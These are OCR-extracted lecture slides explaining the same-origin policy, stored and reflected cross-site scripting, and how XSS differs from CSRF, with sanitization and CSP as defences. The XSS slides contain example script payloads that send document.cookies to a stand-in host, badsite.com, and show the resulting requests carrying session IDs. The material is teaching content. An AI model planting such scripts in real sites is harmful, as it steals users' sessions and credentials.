
scheme

Protocol used to request the document!

Origin Matching

Def’n: Two origins match if and only if the origin triplets, (scheme, host, port), match

E.g., https://accounts.mybank.com:443



host

The fully qualified domain name

Origin Matching

Def'n: Two origins match if and only if the origin triplets, (scheme, host, port), match

E.g., https://accounts.mybank.com:443

port

Server's port number used for the particular scheme.

If not given, the scheme's default port is assumed.

WS Problems (& Last time!)

Alice

Alice is browsing the web and loads page b1.html from domain b

Script a1.js is stored at a.com, but has origin b.com b/c it was loaded by b1.html.

b.com

a.com

c.com

b1.html
<script
src=”a.com/a1.js”>

Alice

Script a1 loads two new documents b2.html and c1.html, each coming from servers b.com and c.com respectively

b.com


a.com

c.com

b2.html

c1.html

b1.html
<script
src=”a.com/a1.js”>


Alice
b.com
origin: b.com
b2.html
b1.html
<script
src="a.com/a1.js">
a.com
c1.html
c.com
b1.html, b2.html and the script a1 all are running with origin b.com
This means that a1 can access the DOM content of b1 and b2

Alice

Scripts inherent the origin of the loading document, but documents don't inherit the origin of the loading script

origin: c.com

b.com

a.com

b2.html

c1.html

b1.html
<script
src="a.com/a1.js">

c.com

c1.html has origin c.com because that is the server it was loaded from

script a1 cannot access the content in the document, despite having loaded it

Notes on the SOP

- Developers can relax the DOM SOP by updating document.domain to a suffix
- Cookies have slightly different SOP policies
- So do plugins and AJAX content

CROSS SITE SCRIPTING

Alice

bank.com

Any script originating from badsite.com can access only badsite's data (ideally…)

badsite.com

Cross-Site Scripting (Two Approaches)

Stored (a.k.a. persistent)

Reflected

Stored XSS

Alice


PuppyForum.com

badsite.com

Stored XSS

Stored XSS saves the attacker's script on the server and delivers it to every visitor

Alice



PuppyForum.com

badsite.com

Stored XSS

Alice

Here is my dog! <img id="mydog" src="dog.jpg"> <script>
document.getElementById("mydog").
src =
"http://badsite.com/dog.jpg?arg1="
+ document.cookies
</script>

PuppyForum.com

badsite.com

Stored XSS

Alice

PuppyForum.com

GET
/dog.jpg?arg1=username=Alice&sessi
onID=27ysk1_d&paypal=alice132
HTTP/1.1


badsite.com

Reflected XSS

Click on a link, instead get a script block → reads as a nonsense part of a URL / path to a resource on real puppy suppulies server that will execute and send back a message. We will walk through.

Alice

PuppySupplies.com




```
<a href='http://www.puppysupplies.com/
<script>
document.location="http://badsite.com/spoof
Puppies.html?arg1=" +
document.cookies</script>'> Click here!</a>
```

badsite.com

Reflected XSS

Alice

GET %20<script>
document.location=”http://badsite.com/spoofPuppies.html?arg1=” +
document.cookies</script> HTTP/1.1

PuppySupplies.com

badsite.com

So here is what the GET request from Alice’s machine to the puppy supplies’ sever. That %20 you see at the beginning of the URL is encoding a space. puppysupplies will interpret this as a path to a URL, but of course, it is not a valid path to any file on the pupplysupplies server and so the server sends back an error message.

Reflected XSS

The new document is coming from badsite.com AND at the end of url for the new document at badsite.com, is a string that is all the current cookies Alice's browser has for the current origin -- puppysupplies

Alice

HTTP/1.1 404 Not Found


<html><body>Sorry! We couldn't find the file you requested: <script> document.location="http://badsite.com/spoofPuppies.html?arg1=" + document.cookies</script> </body></html>

PuppySupplies.com

badsite.com

Reflected XSS

Alice



PuppySupplies.com

badsite.com

Alice’s browser renders the error message it gets from puppysupplies

Reflected XSS

New webpage at badsite.com and at the end of the get request for spoofpuppies.html is the optional query string, and in the optional query string is the cookies that the reflected script read from Alice's browser while in the context of puppysupplies' origin

Alice


PuppySupplies.com

GET /spoofPuppies.html?arg1=sessionID=zyfg2h&username=alice HTTP/1.1

badsite.com

Reflected XSS

Alice



PuppySupplies.com

badsite.com

This is a spoofed web page loaded from badsite.com

Cross-Site Scripting (Two Approaches)

Stored (a.k.a. persistent):

the attacker is able to inject their code into content that gets stored on the server side

Reflected

the attacker injects their script into content that is being generated on the server side, but not stored

In both cases, the attacker's script gets executed in the context of the target site's origin -- so the script has access to all the cookies owned by the target site.

Notes on XSS

- Involves execution of injected script
- Violates the spirit of SOP
- Can be reflected or stored

Notes on XSS

- If an attacker can launch an XSS attack, then CSRF defenses are broken
  - *attacker can access authentication cookies and session tokens*
  - *attacker can access browser-stored data of target site*
  - *attacker can rewrite document in victim's browser*

Defending against XSS

- input sanitization
- content security policy

CSRF vs. XSS

- No script injection
- Confused deputy

- Defense: validate user action

CSRF

- Script injection
- Shared channel for code and data
- Defense: input sanitization

XSS